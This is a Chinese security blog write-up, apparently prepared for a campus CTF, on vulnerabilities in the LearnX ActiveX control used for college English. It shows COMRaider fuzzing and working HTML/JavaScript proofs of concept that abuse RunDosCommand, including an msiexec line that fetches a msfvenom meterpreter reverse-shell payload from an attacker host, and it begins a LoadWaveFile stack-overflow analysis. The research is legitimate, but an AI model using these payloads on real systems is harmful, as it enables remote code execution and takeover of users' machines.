LearnX控件漏洞挖掘与利用

hackedbylh / 2018-12-27 10:30:00 /

前言

校赛出题需要，找了个软件分析。大学英语会用到一个 ActiveX 插件 LearnX ，最近从网上下了一个下来分析了一下，找到了一些漏洞并完成了 exploit.
虽然涉及的知识比较老旧，不过还是挺有意思的。这里分享一下整个过程。

相关文件位于

■■: https://pan.baidu.com/s/1jfDIInXD4k1nGOeCghEGDg ■■■: dmm6
■■■■■9179ee68791ae58187eb30837370aae4

正文

分析准备


首先在网上下载了一个安装程序，下载并安装到电脑上。

https://language.jhun.edu.cn/1c/f6/c3570a72950/page.htm


由于是 ActiveX 的程序，可以下一个 COMRaider 来辅助分析并 fuzz.

https://github.com/dzzie/COMRaider

安装好插件后使用 COMRaider 来打开 .ocx 文件，查看控件暴露给浏览器的接口。




然后选中程序安装目录下的 `.ocx` 文件给 `COMRaider` 分析。



PS: 程序的默认安装目录为

`C:\Program Files\Pattek\LearnX`

打开后，COMRaider 就会列出控件提供的所有函数名称和参数信息。




接下来就是对这些接口进行分析。

漏洞分析

RunDosCommand接口命令执行漏洞


首先浏览一遍函数接口，发现一个有意思的接口

`RunDosCommand`



它的参数为字符串，根据函数名和参数类型可以猜测这应该是执行一条系统命令。于是构造一个 `html` 页面用 `js` 调用看看。

我们可以使用 COMRaider 的 fuzz 功能快速生成一个测试用的 html， 然后再生成的脚本上进行一些修改。



点击 Test Exploit in IE 后 ， COMRaider 会监听在 1325 端口，然后弹出 ie 访问

```
http://127.0.0.1:1325/test.html
```

我们把源码保存下来，然后修改一下。

http://127.0.0.1:1325/test.html - 原始源

文件(F) 编辑(E) 格式(O)

```
<html>
Test Exploit page
<object classid='clsid:31F4B58F-5981-488D-94A6-6CA7AC034FAC' id='target' ></object>
<script language='vbscript'>

'File Generated by COMRaider v0.0.134 - http://labs.idefense.com

'Wscript.echo typename(target)

'for debugging/custom prolog
targetFile = "C:\Program Files\Pattek\LearnX\LearnX.ocx"
prototype  = "Function RunDosCommand ( ByVal commandstr As String ) As Long"
memberName = "RunDosCommand"
progid     = "LEARNXLib.LearnX"
argCount   = 1

arg1=String(1044, "A")

target.RunDosCommand arg1

</script>

```


代码用 object 标签引用控件，然后使用 vbscript 调用的控件的方法。我们把它修改成 js 的代码，同时去掉一些没用的代码。

弹个计算器看看

```
<html>
   <object classid='clsid:31F4B58F-5981-488D-94A6-6CA7AC034FAC' id='target'></object>

   <script language='javascript'>
       target.RunDosCommand("calc");
   </script>

</html>
```



下面用 msiexec 弹一个 shell 回来。


```
<html>
   <object classid='clsid:31F4B58F-5981-488D-94A6-6CA7AC034FAC' id='target'></object>
   <script language='javascript'>
       // msfvenom -f msi -p  windows/meterpreter/reverse_tcp lhost=192.168.245.128 lport=4444  > r
       target.RunDosCommand("msiexec /q /i http://192.168.245.128/r");
   </script>
</html>
```

首先用 msfvenom 生成一个 msi 格式的 payload

```
msfvenom -f msi -p  windows/meterpreter/reverse_tcp lhost=192.168.245.128 lport=4444  > r
```

然后用 python 起一个 http 服务器并设置好 msf 等待链接。


让 IE 加载 poc 页面即可反弹一个 shell 回来。




LoadWaveFile栈溢出漏洞

下面我们使用 COMRaider 来 fuzz 一下一些函数，这里以 LoadWaveFile 为被 fuzz 的对象，介绍下使用 COMRaider 进行 fuzz 的方式。


选择要 fuzz 的函数，右键 选择 fuzz member



